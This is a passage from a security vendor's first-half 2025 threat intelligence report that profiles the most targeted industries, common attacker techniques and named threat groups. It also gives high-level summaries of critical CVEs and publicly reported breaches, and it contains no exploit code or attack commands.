CYBER THREAT INTELLIGENCE REPORT

FIRST HALF 2025

CRITICALSTART®

CRITICAL**START**®s Mission

Critical Start is continuing to lead the cybersecurity landscape through innovative Managed Detection and Response (**MDR**) solutions. At our core, we focus on minimizing breach impact while ensuring business continuity through our advanced Cyber Operations Risk & Response™ (**CORR**) platform, which delivers human-driven, AI-assisted threat detection with Complete Signal Coverage. The foundation of our service lies in our transparent delivery platform and MOBILE**SOC**® application. These technologies integrate both proactive and reactive security measures, including comprehensive asset inventories, Endpoint Detection and Response (**EDR**) and Security Information and Event Management (**SIEM**) coverage monitoring, asset criticality assessment, MITRE ATT&CK® Mitigations implementation, and real-time threat detection and response.

Our MDR services provide extensive security coverage through direct APIs and over 100+ log source integrations across an organization's entire security ecosystem. This comprehensive approach ensures complete visibility across email systems, identity management, cloud infrastructure, network environments, and endpoint protection. Technology and expertise converge in our solution to eliminate security blind spots and prevent business disruption. We customize our approach to each organization's unique Information Technology (**IT**) and Operational Technology (**OT**) security requirements, ensuring robust threat protection backed by expert human oversight.

The Critical Start leadership team brings decades of cybersecurity experience to bear on today's challenges. Under the direction of CEO Scott White, we maintain an unwavering focus on customer satisfaction and innovation. White's customer-centric leadership philosophy ensures that every aspect of our service—from product development to alert response and breach mitigation—prioritizes client outcomes. Critical Start's commitment to excellence is reflected in our industry-leading customer satisfaction rates, strong revenue growth, and high client retention.

Through our integrated platform, we help organizations strengthen their security posture by eliminating blind spots and preventing breaches that could disrupt business operations. Our approach combines advanced technology with human expertise to deliver comprehensive threat protection that adapts to the ever-changing security landscape. With Critical Start's dedicated team of security experts and customer-first approach, organizations can confidently navigate modern cybersecurity challenges while maintaining operational efficiency.

Introduction

In the first half of 2025 the cybersecurity landscape has undergone significant changes, presenting new challenges for security professionals across industries. Critical Start's latest H1 Threat Intelligence Report reveals notable shifts in targeting preferences, attack methodologies, and operational patterns that security leaders across all sectors should be aware of. Critical Start's CEO Scott White emphasizes on strategic resource allocation enabled by a lean, partner-driven go-to-market model. This has allowed organizations to reinvest in core product development and service enhancements. This approach underscores the importance of prioritizing high-impact security outcomes over broad operational overhead, particularly as defenders face increasingly persistent and credential-centric adversaries.

Banking and Finance has overtaken all other sectors to become the most frequently targeted industry, displacing Manufacturing from the top spot in H1 2024. This shift is driven by the high value of financial systems, the expanding digitization of banking infrastructure, and growing dependence on third-party platforms. Manufacturing now ranks second, followed closely by Business Services, Retail, and Healthcare. These top five sectors share common risk factors, including high data sensitivity, operational dependency, and vulnerable legacy systems, making them primary targets for threat actors.

This realignment of targeting specific industries coincides with a notable consolidation of threat actor influence. Groups like Clop, Akira, Qilin, RansomHub, and Play now dominate the ransomware ecosystem, executing complex multi-phase attacks across global sectors. Their tactics range from credential theft and Living-off-the-Land techniques to data extortion and repeated targeting of previously compromised organizations. Several of these groups, particularly Clop and Akira, show a pattern of attacking high-impact sectors multiple times across the reporting period—underscoring their operational persistence and the vulnerability of current defenses within targeted organizations.

Timeline analysis reveals a concentrated surge in attack activity between 1400 and 1700 UTC, with 1500 UTC emerging as the single most dangerous hour. This reflects an increasing alignment of threat actor workflows with legitimate user behavior, leveraging heightened login activity and business system usage to mask malicious activity. Credential-based attacks—especially Valid Accounts and Password Spraying—have overtaken phishing as the top techniques in this period. This shift marks a strategic pivot: attackers prefer to operate as authenticated users rather than relying solely on social engineering or other forms of exploits, significantly complicating detection and mitigation.

The threat landscape is also being shaped by technological and geopolitical trends. Adversaries are leveraging legitimate tools like PowerShell, conhost.exe, and rundll32 to evade traditional endpoint defenses while expanding the use of artificial intelligence to automate phishing, credential theft, and payload delivery. Meanwhile, old but effective vulnerabilities, such as CVE-2024-1709 and CVE-2025-31324, continue to be weaponized alongside emerging ones, signaling a continued failure to patch even high-profile exposures. Nation-state threats remain an enduring concern. State-aligned actors are increasingly targeting critical infrastructure, healthcare, and intellectual property, while the looming threat of quantum computing continues to fuel fears of future cryptographic compromise. APT groups are observed to be stockpiling encrypted data in anticipation of post-quantum decryption capabilities, further compounding risk.

Table of Contents

Disclaimer
This report leverages real-world data gathered through internal monitoring and publicly available information. Citations have been provided when referencing open-source intelligence, and analysis based on research conducted by Critical Start's CRU. To safeguard the privacy of our vendors and clients, we have kept certain data and statistics anonymous.

Industry Outlook

The first half of 2025 witnessed a notable evolution in the cybersecurity threat environment, with Banking and Finance emerging as the primary target sector. This escalation stems from the high-value nature of financial information and the increasing sophistication of digital infrastructure within banking organizations. Cybercriminals are progressively concentrating on leveraging compromised valid accounts obtained through data breaches and social engineering schemes, as well as exploiting unpatched security flaws in public-facing systems to penetrate critical systems. These breaches frequently result in data theft, financial losses, or expansion into affiliated networks, magnifying the overall impact. Cybercriminals are increasingly leveraging models like Ransomware-as-a-Service (**RaaS**), employing multi-stage attack strategies and sophisticated persistence methods, all specifically designed to target financial institutions.

The manufacturing sector is the second most targeted industry due to its critical role in global supply chains and vulnerabilities in industrial control systems. Cybercriminals commonly use tactics such as exploiting weak authentication, leveraging PowerShell scripts for remote access, and using phishing or social engineering to disrupt production or steal sensitive intellectual property. Even short disruptions in manufacturing operations can lead to significant ripple effects across global supply networks. The Business Services sector also saw a high volume of attacks, mainly focused on compromising authentication mechanisms and manipulating communication channels. Phishing remains the primary attack vector in this industry, with attackers continuing to exploit trusted email and messaging platforms to infiltrate corporate networks.


Retail and Healthcare round out the top five most targeted industries. Retailers faced an uptick in Living-off-the-Land (**LoTL**) attacks, particularly using PowerShell and PsExec tools, and saw a rise in ransomware campaigns timed with busy shopping seasons. Healthcare, while slightly less targeted than before, remains a high priority for attackers, with cybercriminals exploiting outdated systems and maintaining persistent malware infections. These industry trends highlight the growing sophistication of cybercriminals, who are tailoring their attack methods for maximum impact and longer-term infiltration. The next sections will explore the tools, techniques, and emerging attack patterns shaping the threat landscape for these critical sectors.

Industry Outlook (continued)

1. Banking and Finance

In the first half of 2025, the banking and finance sector became the most targeted industry, largely due to its high-value data and assets. Financial institutions and cryptocurrency platforms are now prime targets, attracting cybercriminals eager to exploit financial data for extortion, identity theft, and fraud schemes. Incident trend analysis reveals that breaches often involve multiple attack vectors, with threat actors testing public-facing systems before moving on to more severe actions like data extraction or encryption. Common tactics include exploiting unpatched vulnerabilities, spear-phishing emails, and credential theft. Malware plays a significant role, with attackers using a mix of backdoors, ransomware, and data-harvesting tools in a single attack.

Geographical Locations of Banking & Finance Victims



Criminal groups, including APT41 and LockBit, focus specifically on banks, fintech companies, and cryptocurrency exchanges due to the wealth and sensitive data they hold. These groups, often utilizing Ransomware-as-a-Service (RaaS), employ highly sophisticated techniques to bypass security systems and move undetected through financial networks. Investigations into these breaches also reveal the far-reaching consequences of attacks. Financial firms, as central hubs in business ecosystems, often serve as gateways for attackers to infiltrate partner and supplier networks. This ability to pivot within the supply chain increases the risk of cascading breaches across entire industries.

To mitigate these risks, financial organizations must strengthen their cybersecurity posture through rapid patching of vulnerabilities, advanced endpoint protection, proactive email threat detection, and comprehensive third-party vendor assessments. Ongoing investment in these areas is crucial to reducing exposure and defending against increasingly sophisticated cybercriminal operations.

Industry Outlook (continued)

Attack Tools: Masscan (Network Scanner), zstd (Compression Tool), InvisibleFerret (Backdoor)

Prominent Malware: torsocks (Proxy Tool), Goreverse (Backdoor), OtterCookie (Info Stealer)

Common TTPs (Initial Access): Exploit Public-Facing Application, Application Layer Protocol, Archive via Utility

Top Vulnerabilities:

1. **CVE-2024-1709 (10.0, Critical):** A critical authentication bypass vulnerability in ConnectWise ScreenConnect versions 23.9.7 and earlier, allowing unauthenticated attackers to create administrator accounts and potentially execute remote code on affected systems.
2. **CVE-2025-31324 (10.0, Critical):** A critical vulnerability in SAP NetWeaver 7.50 that allows unauthenticated agents (attackers) to upload and execute malicious files due to missing authorization checks in the Metadata Uploader.

Recent Attacks:


- **Insight Partners, USA[1]:** On January 16, 2025, Insight Partners, a global investment firm, experienced a targeted cyberattack resulting in unauthorized access to sensitive investor and financial data. The breach occurred through a sophisticated phishing campaign against an employee, allowing threat actors to steal investor, portfolio, and tax information. Insight promptly investigated the incident, notified affected parties, and engaged law enforcement to enhance its security measures going forward.
- **Office of the Comptroller of the Currency (OCC), USA[2]:** On April 8, 2025, the OCC experienced a cyber incident affecting its email system, during which unauthorized access was gained to multiple email accounts and attachments. The breach involved sensitive supervisory information related to U.S. financial institutions. In compliance with reporting obligations, the OCC notified Congress, launched an internal investigation, and initiated communications with affected bank stakeholders to assess exposure and implement remediation steps

[1] *https://www.cybersecuritydive.com/news/tech-investment-firm-insight-partners-discloses-data-breach/740320/*
[2] *https://occ.gov/news-issuances/news-releases/2025/nr-occ-2025-30.html*

Industry Outlook (continued)

2. Manufacturing

The Manufacturing sector remains the second most targeted industry due to its critical role in global supply chains and its widespread use of interconnected industrial control systems. Cybercriminals recognize that successful breaches can expose highly valuable intellectual property and disrupt essential operations with significant financial impact across entire ecosystems.


Geographical Locations of Manufacturing Victims

Data from recent attacks underscores this focus: suspicious execution accounts for approximately 21.1% of all observed activity, with tools like PowerShell and Cmd.exe commonly leveraged to bypass defenses and establish footholds. Suspicious connections contribute around 19.6% of cases, with threat actors regularly signing in from anonymous or flagged IP addresses to access sensitive systems.

Malware infections account for roughly 16.5%, with payloads ranging from backdoors to ransomware strains that quietly steal data or paralyze manufacturing lines. Credential attacks — including password spray and credential harvesting — represent about 15.5% of total incidents, closely followed by phishing campaigns, also at 15.5%, that routinely leverage tactics like AiTM to trick employees into divulging credentials or executing malicious links.

Defense evasion techniques make up 3.1% of incidents, with actors leveraging tools like Rundll32 and privilege escalation to hide their activities, while suspicious activity such as anomalous sign-ins accounts for another 3.1%. Network discovery scans contribute about 1.5%, as threat actors profile industrial networks before launching targeted attacks. Meanwhile, suspicious file activity, compliance violations, and ransomware-linked files each make up approximately 1.0% of cases, followed by vulnerability exploits and unauthorized file access at just 0.5% each.

Industry Outlook (continued)

This threat landscape underscores that Manufacturing companies must bolster their cyber defenses to counter a broad spectrum of evolving tactics. Prioritizing enhanced monitoring of anomalous sign-ins, detecting lateral movement, and mitigating phishing is essential. Furthermore, manufacturers must bolster their incident response and third-party oversight to reduce exposure to these persistent and increasingly sophisticated cyber risks.

Attack Tools: PowerShell (Scripting Interpreter), Cmd.exe (Command Interpreter), Rundll32 (System Utility)

Prominent Malware: Winos4.0, BlackSuit, Mimikatz

Common TTPs (Initial Access): Spearphishing Link, External Remote Services, Valid Accounts, Malicious Link in Email

Top Vulnerabilities:

1. **CVE-2024-1709 (10.0):** A critical authentication bypass vulnerability in ConnectWise ScreenConnect versions 23.9.7 and earlier, allowing unauthenticated attackers to create administrator accounts and potentially execute remote code on affected systems.
2. **CVE-2023-48788 (9.8):** A critical SQL injection vulnerability in Fortinet FortiClient Enterprise Management Server (FortiClientEMS) versions 7.0.1–7.0.10 and 7.2.0–7.2.2, which allows unauthenticated remote attackers to execute arbitrary commands as SYSTEM via specially crafted requests.

Recent Attacks:

- **Nucor Corporation, USA[3]:** Nucor Corporation, the largest steel producer in the United States, detected unauthorized access to its IT systems and promptly disclosed the incident on May 14, 2025. In response, Nucor proactively paused affected operations across multiple sites to contain the breach and mitigate any further spread. The company activated its incident response plan, engaged third-party cybersecurity experts, and conducted a thorough investigation. Restoration teams worked around the clock to isolate compromised systems, eradicate the threat, and restore production. Nucor successfully resumed operations after containment, ensuring that customers and supply chains experienced minimal disruption, and highlighted its commitment to transparency and resilience.
- **Sensata Technologies, Global[4]:** Sensata Technologies, a global supplier of industrial technology, experienced a ransomware attack on April 9, 2025, that disrupted its manufacturing processes and business operations worldwide. The incident forced the company to halt production and shipping temporarily while cybersecurity specialists investigated and contained the breach. Sensata engaged incident responders to identify the scope of the attack, disable malicious actors' access, and rebuild affected systems. Throughout the recovery, Sensata prioritized communication with customers and partners to minimize impacts on deliveries and address their concerns. This event underscores the increased targeting of industrial suppliers and the critical need for robust ransomware preparedness across manufacturing environments.


[3] *https://www.darkreading.com/cyberattacks-data-breaches/steel-giant-nucor-data-stolen-cyberattack*
[4] *https://www.hipaajournal.com/phi-stolen-in-sensata-technologies-ransomware-attack/*

Industry Outlook (continued)

3. Business Services

The Business Services industry faced heavy emphasis from cyber threats in the first half of 2025, placing third among the most breached industries. CRU illuminated varied criminal methods targeting these organizations, with numerous documented alerts covering email fraud, suspicious program execution, credential theft, and software exploitation. This wide attack range reflects the continued focus adversaries place on exploiting the connected, service-based structure of this sector.

Geographical Locations of Business Services Victims



Threat actors target the valuable information business service providers handle client proprietary data, personal files, financial records, and third-party access credentials all convertible to profit through encryption attacks, extortion, or black market sales. Email fraud represents nearly 44% of all recorded events, dominating attack patterns. Methods like malicious email links (19%) and business email compromise schemes (6%) help attackers gain initial access that frequently escalates into more destructive breaches.

Suspicious program execution accounts for nearly 19% of all incidents, showing how adversaries consistently try to expand privileges and navigate through business networks. Malware infections (9% of total incidents), including credential harvesters and general backdoor tools, increase the danger by enabling attackers to steal login information or disrupt service operations. Credential-focused attacks persist as well, with password-spray campaigns comprising 7% of all recorded events and NTLM credential theft revealing active post-breach reconnaissance.

Software vulnerabilities add another risk layer. Log4j and similar common security vulnerabilities appear as exploitable entry points enabling attackers to penetrate business-critical systems. These findings expose the complex and varied threat environment confronting the Business Services sector. Building email fraud awareness, strengthening credential security, maintaining current software patches, and deploying comprehensive network surveillance all prove essential for countering these developing threats.

Industry Outlook (continued)

Attack Tools: Steal Web Session Cookie, File and Directory Discovery, Invalid Code Signature

Prominent Malware: AzureHound (Recon Tool), HRSword (EDR Bypass Tool), LogMeIn (Remote Access Tool)

Common TTPs (Initial Access): Spearphishing Link, Drive-by-compromise, Valid Accounts

Top Vulnerabilities:

1. **CVE-2024-50623 (9.8, Critical):** A critical unrestricted file upload and download vulnerability in Cleo Harmony, Trader, and LexiCom (prior to version 5.8.0.21), which allows unauthenticated remote attackers to achieve remote code execution and has been actively exploited in ransomware campaigns
2. **CVE-2022-30190 (7.8, High):** A remote code execution vulnerability in the Microsoft Support Diagnostic Tool (**MSDT**). It can be exploited when MSDT is invoked via the URL protocol from applications like Microsoft Word, allowing attackers to execute arbitrary code with the privileges of the calling application.

Recent Attacks:

- **Aflac, USA[5]:** On June 12, 2025, Aflac disclosed a data breach following a cyberattack, subsequently linked by researchers to the Scattered Spider threat group. The attackers allegedly leveraged social engineering tactics to gain unauthorized access to Aflac's network, potentially exposing personal and financial information. Aflac stated that its core systems were not affected by ransomware. The company is working with law enforcement and cybersecurity experts to investigate the incident and has begun notifying affected individuals
- **Erie Indemnity, USA[6]:** Erie Indemnity, a major insurance provider in the business services sector, was targeted by the cybercriminal group Scattered Spider. The attackers used advanced social engineering tactics—impersonating employees through calls and chat—to bypass security controls and access sensitive personal data, including health records and Social Security numbers. No ransomware was deployed, and the company reported that core systems and operations remained unaffected.


[5] *https://newsroom.aflac.com/2025-06-20-Aflac-Incorporated-Discloses-Cybersecurity-Incident*
[6] *https://www.insurancejournal.com/news/east/2025/06/17/828076.htm*

Industry Outlook (continued)

4. Retail

Retail continues to be a prime target for cybercriminals, ranking as the #4 most targeted industry in H1 2025, consistent with its position in H2 2024. The sector has seen a significant uptick in threat actor activity, with a 116.67% increase in alerts from H1 2023 to H1 2024, followed by a 15.38% rise from H1 2024 to H1 2025. This surge underscores the increasing value placed on retail as a target, driven by the sector's wealth of customer data, financial transactions, and operational vulnerabilities.

Geographical Locations of Retail Victims



© 2025 Mapbox © OpenStreetMap

A key tactic driving these attacks is Suspicious Execution, which accounts for 36.84% of attack vectors. The predominant tool used is PowerShell, highlighting the continued preference for Living off the Land (LoTL) techniques, where attackers exploit existing software or native capabilities within compromised systems to carry out their operations covertly. Backdoors are a critical part of many of these attacks. They allow attackers to maintain persistent access to compromised networks, even if primary attack methods (like phishing or initial malware deployment) are detected and mitigated. Backdoor access often facilitates lateral movement and additional exploitations, further increasing the long-term risks for retail businesses. The high occurrence of backdoors and the use of PowerShell also point to a growing preference for maintaining long-term, undetected access to retail networks.

The next most common technique is Credential Attacks, specifically Password Spraying, responsible for 19.74% of attacks. This points to a sustained focus on user credentials and access management vulnerabilities in the retail industry. Additionally, threat actor groups like DragonForce are leveraging ransomware to target major retail players, particularly during peak shopping seasons, as highlighted in open-source intelligence. The convergence of hacktivism with financially motivated cybercrime also increases the threat landscape, with groups such as Venom Spider exploiting server-side polymorphism to evade detection.

Vulnerability management remains a critical challenge for retail, with 52% of the CVEs impacting the industry falling within the high-severity range of 9.8-10. These include vulnerabilities in systems from vendors like Ivanti, SAP, and Microsoft. Notably, older vulnerabilities from as far back as 2017 are still actively exploited, demonstrating the persistence of unpatched flaws.

Industry Outlook (continued)

Finally, the Windows OS remains the primary target, with 60% of detected attacks aimed at this platform. Attackers are increasingly using methods like Suspicious Network Connections (40.57%) and Webshell Uploads (7.59%) to establish persistent access. The rise of DragonForce Ransomware and similar malware highlights a growing threat to retail's digital infrastructure, making proactive defense essential in H1 2025.

Attack Tools: Cobalt Strike (Post-Exploitation Framework), Mimikatz (Credential Dumping), PsExec (Remote Access Tool)

Prominent Malware: DragonForce, Black Basta, SystemBC

Common TTPs (Initial Access): Phishing, Exploit Public-Facing Application

Top Vulnerabilities:

1. **CVE-2022-22536 (10, Critical):** A critical HTTP request smuggling vulnerability in multiple SAP products (including NetWeaver AS ABAP/Java, SAP Web Dispatcher, and Content Server 7.53), allowing unauthenticated attackers to prepend arbitrary data to legitimate requests, enabling session hijacking, cache poisoning, or remote code execution
2. **CVE-2020-1472 (10, Critical):** Also known as Zerologon, is a critical elevation of privilege vulnerability in the Netlogon Remote Protocol (MS-NRPC) that allows unauthenticated attackers with network access to a domain controller to gain full domain administrator privileges by exploiting a cryptographic flaw in the protocol's authentication process.

Recent Attacks:

